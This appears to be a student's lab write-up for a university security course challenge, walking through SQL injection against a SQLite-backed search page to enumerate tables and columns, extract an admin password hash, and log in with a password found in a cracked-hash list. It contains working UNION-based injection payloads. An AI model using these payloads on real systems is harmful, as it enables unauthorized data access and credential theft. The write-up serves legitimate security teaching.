Elinor Holt

Prof. Goldberg

CS 357

Nov 1, 2024

Challenge 3: Hashing

A. Recon:


a. The first step of this challenge is to find out the structure of the database so we can understand how the password hash is being stored.

b. To find out the table names, I exploited the SQL injection vulnerability in the search page by submitting this string:

```
" UNION SELECT name FROM sqlite_master WHERE type='table'; --
```

i. This returns the names of the tables which are "**members**" and "**sqlite_sequence**":


ii.



c. The next step is to find the field names in the members table:

```
" UNION SELECT sql FROM sqlite_master WHERE tbl_name = 'members' AND
type = 'table';--
```

i. This reveals the column names "**username**" and "**password_hash**":

ii. 

B. Exploit Instructions (Automated in code):

a. Now that we know the table and column names, we use one more SQL injection in the search form to query the password_hash which belongs to the admin user.

```
" union select password_hash from members where username = "admin"; --
```

b. This will output the admin's password hash in the response, which my program will grab and print in the output.

c. The output hash was "4ece57a61323b52ccffdbef021956754," which I looked up and had already been cracked. The resulting password was "Tr0ub4dor&3"

d. Finally, you can log in with “admin” for the username and “Tr0ub4dor&3” for the password.

C. References:

a. https://github.com/averykhoo/bozocrack/blob/master/cache-backup (contains cracked hash)

b. https://tableplus.com/blog/2018/04/sqlite-show-all-columns.html